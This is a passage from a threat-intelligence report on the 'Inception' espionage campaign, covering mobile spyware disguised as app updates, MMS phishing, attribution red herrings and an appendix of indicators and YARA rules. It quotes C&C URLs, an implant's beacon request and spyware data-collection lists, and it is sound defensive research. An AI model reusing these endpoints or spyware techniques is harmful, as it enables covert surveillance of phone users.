As far as we were able to tell, there were three main types of action_code:

743 : Serve malware disguised as WhatsApp updates
1024 : Serve malware disguised as Viber updates
other : Serve MMS phishing content. The code identifies mobile operator and determines which logo will be displayed when the user follows the link.

MMS Phishing

We have no sample of the actual MMS phishing messages apparently being sent, but we can see the page served when a user clicks a spammed link. This is just a dialogue box asking for the password presumably included in the initial message, and the next stage likely involves download of malicious content.




The password screen for action code 16611 (TELE2)

We were in the middle of harvesting the servers for data on the various action codes when they all were abruptly taken offline; so our data on which mobile operators are targeted is not complete. We managed to get 66 of a total of 190. The ones we know of are shown below. A full breakdown of mobile operators and related links is included in the appendix.



The composition of links created for the various mobile operators is quite interesting, as one can speculate that they represent amount of actual or planned attacks in different countries. With the top three operators being Vodafone, T-Mobile and Proximus (Belgacom) it seems these apparent phishing attacks are less focused on the Russian sphere than the previously discussed malware.

This map is not complete, though. It represents only about 35% (66/190) of all mobile operators targeted and 66% (3152/4781) of all phishing links we managed to harvest. In addition, some operators like Vodafone are global actors, so the map might show an unfair intensity in their HQ locations.



MMS phishing heat map

The rest of the bit.ly links used the action codes 743 or 1024. And now things really get interesting. By using mobile device HTTP User-Agents we were able to trigger downloads of malware components from some of these links.

Mobile malware: Android

Accessing the link from an Android User-Agent initiated a download of an Android installer package named *WhatsAppUpdate.apk*. The package we analyzed was 1.2MB in size.

The apparent main purpose of this malware is to record phone call audio. Recordings are stored as *.mp4 files, and uploaded to the attackers periodically.

The malware is able to collect a lot of other information, not all of which is actually used:

- Account data
- Location
- Contacts
- External and Internal Storage (files written)
- Audio (microphone)
- Outgoing calls
- Incoming calls
- Call log
- Calendar
- Browser bookmarks
- Incoming SMS

Through the encrypted C&C protocol, the attackers can issue commands and binary updates to the malware.

It uses a custom DAO/Database scheme which uses accounts belonging to the virtual community Live Journal (livejournal.com) as data stores. Three such accounts were found hardcoded in the package:

```
try
{
    BlogUrlDAO localBlogUrlDAO = paramDatabaseHelper.getBlogUrlDao();
    BlogUrl localBlogUrl1 = new BlogUrl(1, "http://klarkvoplige.livejournal.com");
    BlogUrl localBlogUrl2 = new BlogUrl(2, "http://boberder.livejournal.com");
    BlogUrl localBlogUrl3 = new BlogUrl(3, "http://lindamenson.livejournal.com");
    Dao.CreateOrUpdateStatus localCreateOrUpdateStatus1 = localBlogUrlDAO.insertUrl(localBlogUrl1);
}
```

The accounts all state that they belong to Iranian users. This is very likely false.



The text in these posts starts first out in cleartext, but quickly turns into unreadable gibberish. The HTML source code reveals that the encoded portion is encapsulated in blog-index tags:

```
tat.livejournal.net/img/userinfo.gif?v=17080?v=121.7"
the attack and its <blog-index>YYqCf_Vb6alpWSPorqKfqt
```

The three accounts contain different configuration blocks pointing to C&C servers apparently located in Poland, Germany and Russia, respectively. Based on registration data and folder configuration we believe these are legitimate but compromised Joomla servers.

And then an unexpected oddity shows up in the Java source:

```
arrayOfByte1.length)
IOException ("त्रुटि SizeRandomStr:
outStream.read(new byte[i]);
caInputStream.readInt() + (4 +
IOException ("त्रुटि SizeRandomStr:
OfByte2 = a.a(localDataInputSt
```

The sign in front of SizeRandomStr is "Truti" - a Hindi word meaning "Error".

We were also able to download a similar malware sample (*BrowserUpdate.apk*) from one of the C&C servers. This sample used different online accounts for its DAO/database functionality, but is otherwise quite similar to the first.

Mobile malware: Apple IOS

Using an IOS User-Agent triggered the download of a Debian installer package, WhatsAppUpdate.deb, also 1.2Mb in size.

This application impersonates a Cydia installer, and can only be installed on a jailbroken phone.


Once installed, it may collect

- Device platform, name, model, system name, system version
- ICCID
- User's address book
- Roaming status
- Phone number
- Carrierbundlename
- Iso country name
- Carrier name
- Wifi status
- MAC address
- Device battery level
- Free and total space
- Cpu frequency and count
- Total and user memory
- Maxsocketbuffersize
- Language local identifier and language display name
- Default and local time zone
- Account data: AccountAvailableServiceTypes, AccountKind, AccountSocialEnabled, etc
- AppleID
- CreditDisplayString
- DSPersonID
- IOS specific data; ex LastBackupComputerName, LastBackupComputerType, iTunes.store-UserName, iTunes.store-downloaded-apps etc.

These data are encrypted and uploaded to an FTP account which is taken from an encrypted configuration file named `/usr/bin/cores`.

In this particular case, the FTP account is located on a legitimate (if struggling) hosting service in the UK.

In this case, there's another clue:

A screenshot of a debugger's register window. The registers are listed on the left, and the values are on the right. The value of the 'EAX' register is highlighted with a red box. The highlighted text is: `os/SkypeUpdate/build/SkypeUp.build/Debug-iphones/SkypeUp.build/Objects-normal/armv7/AppDelegate.cxx destruct1_OBJC_METACLASS_$_AppDelegate_0`. The rest of the registers and their values are visible but not highlighted.

The project path in the package contains the name JohnClerk.

The WhatsAppUpdate project seems derived from an earlier template named SkypeUpdate.

Mobile malware: Blackberry

By now, it came as no surprise when we triggered a download with a BlackBerry User-Agent. The initial download was a Java Applications Descriptor, a text file designed for Over-The-Air installation of Java-based applications. This JAD file contained the locations of the two Blackberry *.COD binaries which we then could download directly.

The application impersonates a settings utility. This collects:

- deviceName, manufacturerName
- platformVersion, softwareVersion
- brandVendorId, brandVersion
- total and free flash size of the device
- amount of memory/storage already allocated
- ownerName, ownerInformation
- Phone number
- PIN
- IMSI
- IMEI
- mcc and mnc (Mobile Carrier ID)
- cellID
- Location area code
- isPasswordEnabled
- Battery data (level, temperature, voltage, etc)
- Installed applications
- Address book
- APChannel
- Connected Network Type
- BSSID
- DataRate
- Profile Name
- RadioBand
- SecurityCategory
- SignalLevel
- SSID

Collected data will be uploaded to a DynDNS domain currently hosted on a US webhosting service.



“God_Save_The_Queen” is used as a reference in one of the Blackberry binaries.

Since these COD files are also compiled Java code, they are possible to decompile to original source code. In a similar fashion to the Android version, we find interesting strings there. This time they are in Arabic:

```
public final byte[] returnByteConfig()
{
    String str = CFG.getPathConfig();
    FileConnection localFileConnection = null;
    InputStream localInputStream = null;
    byte[] arrayOfByte1 = null;
    try
    {
        Log.info("705", new String("خواندن فایل".getBytes("UTF-8")), false);
        localFileConnection = (FileConnection)Connector.open(str, 3);
        if (!localFileConnection.exists())
        {
            Object localObject1 = null;
            return localObject1;
        }
    }
}
```

“Reading files” in Arabic

PART IV:

Attribution

Timelines and activity patterns

The earliest sample of Inception-related malware we have been able to obtain, was submitted to us in June 2014. However, decoy document metadata shows that it was created late May. The related cloud account was created just before that. An examination of the other documents associated with the attacks show that they have been created at a steady pace all through summer and autumn 2014 and attacks are still ongoing.

Of interest is also the attackers' activity patterns over the 24h cycle. The main upload of new components to shares seems to be divided over two high-activity periods: 6:00 -10:00 UTC and 17:00 - 21:00 UTC. No uploads were seen between 23:00 and 05:00 UTC.

It is however doubtful how indicative these timeframes are. To illustrate, we looked into another and more obscure timing factor: The timing of the AES InitVector random seeds. A random seed is the initial value passed into a pseudo-randomizer function. The malware uses the random output to create what is known as an InitVector - a starting point for the AES encryption/decryption function.

The code used in some of the DLLs indicate that the attackers tend to use the C time() function to generate random seeds. This function returns values of granularity down to seconds. Thus random seeds, and ultimately the InitVectors, are functions of these quite coarse units of time.

The encrypted files uploaded to the WebDAV shares come with their InitVectors stored at the end of the file. Since we know the time window to be within a few days of the upload time we were able to brute force the time values that would generate the corresponding InitVectors. Thus, we were able to say to the second when the file was created – and most times were identified to be in the range 1500 - 2200 GMT.

Unfortunately, we had to reject these data. The file creation times turned out to be hours *after* the files themselves were uploaded to the WebDAV share. Either the attackers' system clock is wrong or a fixed offset is added to the random seed. Either way, the data can't be trusted; and shows that nothing can be taken at face value.

The Chinese connection

On at least two occasions during our surveillance of the Inception framework, the malware downloaded something unexpected and wholly different from what we have discussed until now.

These files were downloaded as encrypted *.bin files from the accounts *carter0648* and *frogs6352*. When decrypted, these turned out to be dropper packages containing one dropper executable clearly created for the Inception framework, and one other, very different executable.

This executable, (*sccm.exe*, md5 *dd8790455109497d49c2fa2442cf16f7*) is a classical Chinese APT implant. It is a downloader and remote shell program, designed to connect to a C&C server to interact with the attacker and/or download more malware.

The C&C server in this case is *ict32.msname.org*.

When connecting to this server, *sccm.exe* issues the following request:

```
POST /check.jsp HTTP/1.1
Accept: */*..Accept-Language:en-us
Content-Type: application/octet-stream
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: www.antivir.com
Content-Length: 8
Connection: Keep-Alive
Cache-Control: no-cache
```

This C&C domain is used by many other malwares related to *sccm.exe*; some of which share obvious connections to the **Quarian** malware family, a known APT intrusion tool.

This development was unexpected for several reasons. First of all, it apparently breaks the strict, obfuscatory operational security built into the Inception framework. Inception has the capacity to perform all steps needed for scouting out and exfiltrating data without resorting to traditional hosted command & control. By using a well-understood APT tool and a known malicious C&C domain name, the attackers permit much clearer attribution.

Another factor which is out of character is the coding style. All Inception-related malware is written using Visual Studio 2010. The downloaded *sccm.exe* is written using Visual C++ 6; and has a PE header compile date of October 2010. This date can be forged, and indeed, all Inception-related malware has some level of forgery in the compile dates. However, the *sccm.exe* compile date matches the Quarian developer toolset and coding style to a better degree than the other files distributed through Inception.

Then there is the C&C domain used. According to DomainTools.com the *msname.org* domain registration timed out September 27th 2014. It was left inactive and was not renewed until Nov 12th. This means that the attackers distributed malware that would be out of action for a long time (last distribution of *sccm.exe* was September 26th).

Because of all this we consider *sccm.exe* as an unreliable indicator. It is likely to be a red herring purposefully placed on shares where the attackers have seen signs of access by security researchers.

An odd indicator

At one instance the attackers seem to have slipped up. Instead of using their scheduled task, they apparently did something manually on a WebDAV share. This is visible because the request came from an apparent attacker IP, but used yet another User-Agent: "**gvfs/1.12.3**".

Gvfs is the virtual filesystem for Gnome desktop. The action on the account was abnormal as well; an apparent file upload:

```
83.53.147.144 - - [02/Sep/2014:09:53:56 +0200] "PUT  
/tem5842/Documento%20sin%20t%C3%ADtulo HTTP/1.1" 408 0 "-"  
"gvfs/1.12.3"
```

"**Documento sin título**" means "Untitled document" in *Spanish*.

When WebDAV shares are mapped up as drives by the operating system, any action taken by the attacker follows the same pattern as on the attacker's local drive. In the case above, it seems the attacker attempted to edit a new document, which by default is given the name "Untitled document" in Gnome.

This might indicate that the attacker's operating system language is Spanish. Of course, Spanish is one of the world's most widespread languages, so one cannot infer much from this. There is even a small possibility that the phenomenon is a pure artifact; for example that a Spanish-speaking researcher connected to the same account using the same Linux-based setup as the attackers.

Similarities with Red October

This attack system shares a number of properties that are somewhat similar with the Red October campaigns detailed by Kaspersky Labs in 2013. For more information about this see:

[The "Red October" Campaign - An Advanced Cyber Espionage Network Targeting Diplomatic and Government Agencies](#)

- Target countries and verticals overlap to some extent
- The topics of some decoy documents are the same (eg. "Diplomatic Car for sale")
- Similar overall loading architecture, with dropping of encrypted binaries that are later decrypted and loaded
- Exploited documents contain certain similarities (i.e. the magic string "PT@T" used as a marker to locate the shellcode)

However, there are also clear differences. The code is fully rewritten; there appears to be little code overlap, at least in the initial stage malware. The coding style is different, with different solutions to programmatic problems, different use of exception handling, and different use of C++ classes. It's hard to believe that the same programmers are responsible for the two code bases.

The Red October malware contained linguistic markers that pointed towards Russian speaking attackers. No such clues have been found in the Inception-related malware; there is a marked difference in the attention to detail and information leakage.

It is certainly *possible* that the same people have organized both Inception and Red October, but there are no clear indications to this effect.

Strings in malware

The Windows-based malware in this paper generally contains very few noticeable strings apart from what is commonly found in software, and clearly randomized strings. What exists – like the word “polymorphed” in the early DLL versions - is standard English with few discerning features.

This changes a bit when we look at the mobile malware. In the Android malware we find Hindi comments in the Java source code. In the Iphone malware we find project paths referencing one “JohnClerk”, and a few typos like “conuntry”. In one of the Blackberry binaries we find the string “God_Save_The_Queen”, a rather blunt hint towards Britain, as well as Arabic log strings.

These and other indicators have led us to conclude that the Inception attackers are setting a new standard for deliberate disinformation and red herrings in a malware espionage operation. Some clues might have been added by accident, but none of these indicators can be trusted in any way. Thus we are not going to assume anything about who might be behind these attacks.

Conclusion

The whole *Inception* setup shows signs of automation and seasoned programming. The amount of layers used in this scheme to protect the payload of their attack seems excessively paranoid. Not only is the initial DLL apparently polymorphed using some backend tool – the compile time stamps in the PE header are clearly forged, resources are removed so as not to give away any location information, and import tables are shuffled around, rendering import hashes (aka imphashes) useless.

The names of the files both when dropped and their original names along with the callback directories, paths and mutexes used all seem to be dynamically generated.

The attackers utilize compromised embedded devices – typically routers- on the Internet as well as multiple dedicated hosting providers and VPN services to mask their identity from the cloud storage provider and others. The same router botnet is used as a spreading and management platform for attacks on mobile devices as well.

This suggests that this a large campaign and we've only seeing the beginning of it. Initially many of the targets were located in Russia or related to Russian interests, but as the campaign has evolved we have verified targets in countries all over the world.

It is clear that this infrastructure model does not need to be applied solely against a few targets, or even need to be hosted at CloudMe. The framework is generic, and will work as an attack platform for a multitude of purposes with very little modification.

The attribution indicators point in different directions and can't be given much weight. These attacks can in theory be the creation of nation states or resourceful private entities - we consider it very unlikely that they are performed by one or just a few individuals.

APPENDIX:

Exploited RTF sample md5's:

0a0f5a4556c2a536ae7b81c14917ec98
19ad782b0c58037b60351780b0f43e43
20c2a4db77aabec46750878499c15354
23d6fabda409d7fc570c2238c5487a90
3ff9c9e3228b630b8a68a05d6c3e396d
4624da84cae0f8b689169e24be8f7410
4a4874fa5217a8523bf4d1954efb26ef
4dcdc1110d87e91cda19801755d0bcf2
516a514bf744efb5e74839ddaf02a540
5e3ecfd7928822f67fbb3cd9c83be841
685d9341228f18b0fd7373b7088e56a7
822d842704596a2cf918863ea2116633
8488303c2a0065d9ac8b5fecf1cb4fc9
8997d23b3d1bd96b596baee810333897
8cd5974a49a9d6c49294312bf09f64ed
9738faf227bcd12bcab577a0fb58744d
bc196dc8a14484e700169e1a78cf879e
b453ec7fd92bee23846ff36bf903ddc0
2fcbea8a344137421a86b046a6840265

Dropped first-stage DLL's

0bd0fd3cbbcfddc4048228ce08ca26c2
0bda50e05d575446de55d50c631afb53
0f12614fa7a9bf7bcc951eec7b78658d
2f9ca7680ec0945455988d91d9b325f8
352da994d867eb68a178bb7f2fb672bc
3a4a9d26c9c3c8d0fd697b036216319e
43587e5fcf6770259026ec2ca6f41aa6
4628082e11c75b078ff0465523598040
554d4c4da2e3603282b097b0e68ad11a
670ac2e315088d22b2cb92acffc3e997
71bdd14cbc96badb79dfb0f23c52a9ee
72f020b564bc9771e7efe203881f5ef9
80a7883c33a60b4c0178c9c8fb7d1440
84fa976d9ed693668b3f97d991da0e97
89d851cbd2dc1988bb053235414f8928
a5aeda357ba30d87c1187b644baad8a0
c3f2fb7840228924e5af17787e163e07
d007616dd3b2d52c30c0ebb0937e21b4
d171db37ef28f42740644f4028bcf727
d3886495935438f4a130d217d84ae8cb
ea0d80db2075f789fc88c3fdf6e3d93e

f2840be535fbaf8b15470d61967d527b
90c93c9b80bbf31dce8434a565a0ec7b

Downloaded second-stage plugins:

5c3de5b2762f4c5f91affaa6bcadd21b
86b2372297619b1a9d8ad5acdf1a6467
43112e09240caebb3c72855c9f6fc9e5

Downloaded Chinese malware, sccm.exe:

dd8790455109497d49c2fa2442cf16f7

Router proxy malware:

a6b2ce1cc02c902ba6374210faf786a3
83b383884405190683d748f4a95f48d4
62fc46151cfe1e57a8fa00065bde57b0
036fbc5bffd664bc369b467f9874fac4
488e54526aa45a47f7974b4c84c1469a
24a9bbb0d4418d97d9050a3dd085a188
b0c2466feb24519c133ee04748ff293f
62dc87d1d6b99ae2818a34932877c0a4
7c6727b173086df15aa1ca15f1572b3f
80528b1c4485eb1f4a306cff768151c5
e1d51aa28159c25121476ffe5f2fc692

Android malware:

046a3e7c376ba4b6eb21846db9fc02df
b0d1e42d342e56bc0d20627a7ef1f612

IOS malware (WhatsAppUpdate.deb):

4e037e1e945e9ad4772430272512831c

Blackberry malware:

0fb60461d67cd4008e55feceeda0ee71
60dac48e555d139e29edaec41c85e2b4

Verified malicious CloudMe accounts (based on malware):

garristone	frogs6352	droll5587
franko7046	daw0996	samantha2064
sanmorinostar	chak2488	chloe7400
tem5842	corn6814	browner8674935
bimm4276	james9611	parker2339915
carter0648	lisa.walker	young0498814
depp3353	billder1405	hurris4124867

Likely malicious CloudMe accounts (based on access patterns):

adams2350	frog0722	norbinov
adison8845	gabriel.gonzalez	nul7782
allan1252	garsia7871	parker0519
altbrot	gray7631	poulokoel
amandarizweit	great2697	pourater
anderson9357	green3287	red6039
astanaforse	helen.scott	red6247
baker6737	helenarix	reed6865
bear9126	hill5289	roges2913
bell0314	jackson4996	roi5991
betty.swon	james9521	ronald.campbell
brown7169	john.thompson	rosse2681
brown7356	kalo3113	samantares
button8437	kas2114	scott5008
carter0648	kenneth.wilson	sebastianturne
carter3361	king7460	swon5826
clark6821	kol8184	taylor9297
collins2980	klauseroi	tem5842
cook2677	ksjdkljeijd	thirt1353
cooper2999	lariopas	thomas9521
cooper7271	lopez9524	thomson3474
cox7457	lorrens6997	turner3027
cruz3540	martinez4502	vasabilas
david.miller	milller8350	visteproi
depp3353	minnesota1459	voldemarton
diaz1365	moore6562	wer8012
din8864	moore7529	white3946
evans0198	morris9351	william.moore
farrel0829	morris9461	wilson2821
ferrary2507	murphy5975	wilson2905
ferre7053	nedola7067	wonder7165
flores5975	nelson0000	wrong8717
fox0485	ninazer	

Bit.ly-shortened MMS phishing links:

Action Code	Operator	HQ location	Links created
95501	Vodafone	UK	270
81825	T-Mobile	Germany	213
66968	Proximus	Belgium	197
67840	China Mobile	China	173
98491	Zain	Saudi Arabia	126
58129	Mobilkom (A1 Telekom)	Austria	124
12081	Orange	France	124
24806	Hamrah-e-Avval	Iran	111
41967	Mobilnil	Egypt	105
46736	TeliaSonera	Sweden	100
13911	Mobistar	Belgium	78
65842	O2	UK, Germany	78
70887	Telcomsel	Indonesia	74
98455	Kcell	Kazakhstan	74
94382	Mobilink	Pakistan	72
12988	Airtel	India	65
52378	Vodacom	South Africa	63
99578	Maxis	Malaysia	59
90298	Swisscom	Switzerland	59
86791	Wind Mobile	Canada	56
21522	MTN	South Africa	56
26059	MTS	Russia	55
67838	Alfa	Lebanon	51
96735	Kyivstar	Ukraine	51
99753	T-Mobile	Germany	50
24906	Omnitel	Lithuania	48
17150	MtcTouch	Lebanon	43
53272	Ooredoo	Qatar	36
77008	BASE	Belgium	33
31756	Djezzy	Algeria	29
14269	Beeline	Russia	29
76587	Omantel	Oman	28
44974	Velcom	Belarus	27
77849	E-plus	Germany	26
76102	Celcom	Malaysia	26
31021	Azercell	Azerbaijan	24
16611	TELE2	Sweden	24
18675	Mobifone	Vietnam	22
65942	T-Mobile	Germany	20
85993	Sudatel	Sudan	20
65090	Diallog	Belarus	19
61384	Ufone	Pakistan	19
11426	TMCCell	Turkmenistan	19
58043	Globe	Philippines	18
70102	SingTel	Singapore	18
90374	Avea	Turkey	18
57464	DiGi	Malaysia	16
77995	Megacom	Kyrgyzstan	15
27964	Warid	Pakistan	11

15029	DSTCom	Brunei	10
70959	Smart	Cambodia	10
83722	Asiacell	Iraq	10
97143	Maroc Telecom	Morocco	9
25786	Magti	Georgia	6
34659	Geocell	Georgia	6
56167	Bakcell	Azerbaijan	5
42397	Dhiraagu	Maldives	5
54375	Telfort	Netherlands	5
43142	Banglalink	Bangladesh	2
90128	EMT	Estonia	2
24709	MTNL	India	2
92444	Safaricom	Kenya	2
60354	Plus	Poland	2
84899	Sabafon	Yemen	2
14115	Sri Lanka Telecom	Sri Lanka	1
42758	Lycamobile	UK	1

Undetermined MMS phishing action codes (code, number of links):

13975	320	54780	12	14659	3	19343	1
51557	119	92529	11	16814	3	20732	1
37020	88	61135	10	20247	3	25938	1
11111	71	89838	10	24037	3	26346	1
61925	64	44638	9	27307	3	26842	1
91130	63	60007	9	31785	3	27758	1
91200	58	67648	9	37629	3	30053	1
79711	47	72371	9	49284	3	36962	1
43312	42	96565	9	54512	3	37477	1
75687	37	99094	9	68798	3	37686	1
81544	37	24483	8	79286	3	38686	1
51949	29	46127	8	85076	3	40606	1
23562	28	55223	8	94046	3	42067	1
96780	25	99061	7	11468	2	50935	1
72026	24	20470	6	20460	2	52833	1
78098	23	22798	6	25559	2	55991	1
96878	20	32331	6	41075	2	59635	1
18986	19	40772	6	45834	2	65025	1
21782	19	52741	6	57403	2	65414	1
57673	18	63095	6	65855	2	66185	1
62088	18	70610	6	71103	2	67120	1
37267	16	92826	6	71633	2	74336	1
40019	16	25387	5	75778	2	74800	1
46681	15	69153	5	77776	2	75906	1
47390	15	72564	5	80209	2	89027	1
22775	14	24122	4	91062	2	89675	1
80998	14	47240	4	91212	2	90962	1
98758	14	76002	4	91869	2	91774	1
36942	13	82852	4	13335	1	94776	1
93620	13	83478	4	15318	1	98886	1
97276	13	97561	4	16155	1		

Attacker-owned domains:

haarmansi.cz

sanygroup.co.uk

ecolines.es

blackberry-support.herokuapp.com (DynDNS)

YARA detection rules:

```
rule InceptionDLL
{
    meta:
        author = "Blue Coat Systems, Inc"
        info = "Used by unknown APT actors: Inception"
    strings:
        $a = "dll.polymorphed.dll"
        $b = {83 7d 08 00 0f 84 cf 00 00 00 83 7d 0c 00 0f 84 c5 00
00 00 83 7d 10 00 0f 84 bb 00 00 00 83 7d 14 08 0f 82 b1 00
00 00 c7 45 fc 00 00 00 00 8b 45 10 89 45 dc 68 00 00}
        $c = {FF 15 ?? ?? ?? ?? 8B 4D 08 8B 11 C7 42 14 00 00 00 00
8B 45 08 8B 08 8B 55 14 89 51 18 8B 45 08 8B 08 8B 55 0C 89
51 1C 8B 45 08 8B 08 8B 55 10 89 51 20 8B 45 08 8B 08}
        $d = {68 10 27 00 00 FF 15 ?? ?? ?? ?? 83 7D CC 0A 0F 8D 47
01 00 00 83 7D D0 00 0F 85 3D 01 00 00 6A 20 6A 00 8D 4D D4
51 E8 ?? ?? ?? ?? 83 C4 0C 8B 55 08 89 55 E8 C7 45 D8}
        $e = {55 8B EC 8B 45 08 8B 88 AC 23 03 00 51 8B 55 0C 52 8B
45 0C 8B 48 04 FF D1 83 C4 08 8B 55 08 8B 82 14 BB 03 00 50
8B 4D 0C 51 8B 55 0C 8B 42 04}
    condition:
        any of them
}

rule InceptionRTF {
    meta:
        author = "Blue Coat Systems, Inc"
        info = "Used by unknown APT actors: Inception"
    strings:
        $a = "}}PT@T"
        $b = "XMLVERSION \"3.1.11.5604.5606"
        $c = "objclass Word.Document.12}\\objw9355"
    condition:
        all of them
}

rule InceptionMips {
    meta:
        author = "Blue Coat Systems, Inc"
        info = "Used by unknown APT actors: Inception"
    strings:
        $a = "start_socket" ascii wide
        $b = "start_sockss" ascii wide
        $c = "13CStatusServer" ascii wide
    condition:
        all of them
}
```

```

rule InceptionVBS {
  meta:
    author = "Blue Coat Systems, Inc"
    info = "Used by unknown APT actors: Inception"
  strings:
    $a = "c = Crypt(c,k)"
    $b = "fso.BuildPath( WshShell.ExpandEnvironmentStrings(a),
nn)"
  condition:
    all of them
}

rule InceptionBlackberry {
  meta:
    author = "Blue Coat Systems, Inc"
    info = "Used by unknown APT actors: Inception"
  strings:
    $a1 = "POSTALCODE:"
    $a2 = "SecurityCategory:"
    $a3 = "amount of free flash:"
    $a4 = "$Ø71|'1'|:"
    $b1 = "God_Save_The_Queen"
    $b2 = "UrlBlog"

  condition:
    all of ($a*) or all of ($b*)
}

rule InceptionAndroid {
  meta:
    author = "Blue Coat Systems, Inc"
    info = "Used by unknown APT actors: Inception"
  strings:
    $a1 = "BLOGS AVAILABLE="
    $a2 = "blog-index"
    $a3 = "Cant create dex="

  condition:
    all of them
}

rule InceptionIOS {
  meta:
    author = "Blue Coat Systems, Inc"
    info = "Used by unknown APT actors: Inception"
  strings:
    $a1 = "Developer/iOS/JohnClerk/"
    $b1 = "SkypeUpdate"
    $b2 = "/Syscat/"
    $b3 = "WhatsAppUpdate"
  condition:
    $a1 and any of ($b*)
}

```

Acknowledgements

The following entities have helped in big and small ways. Big thanks to all.

CIRCL.LU

CrowdStrike

F-Secure Corporation

iSight Partners

Kaspersky Labs

Symantec Corporation

We also owe a big debt of gratitude to Ryan W. Smith of Blue Coat who helped us tremendously with the analysis of the mobile malware.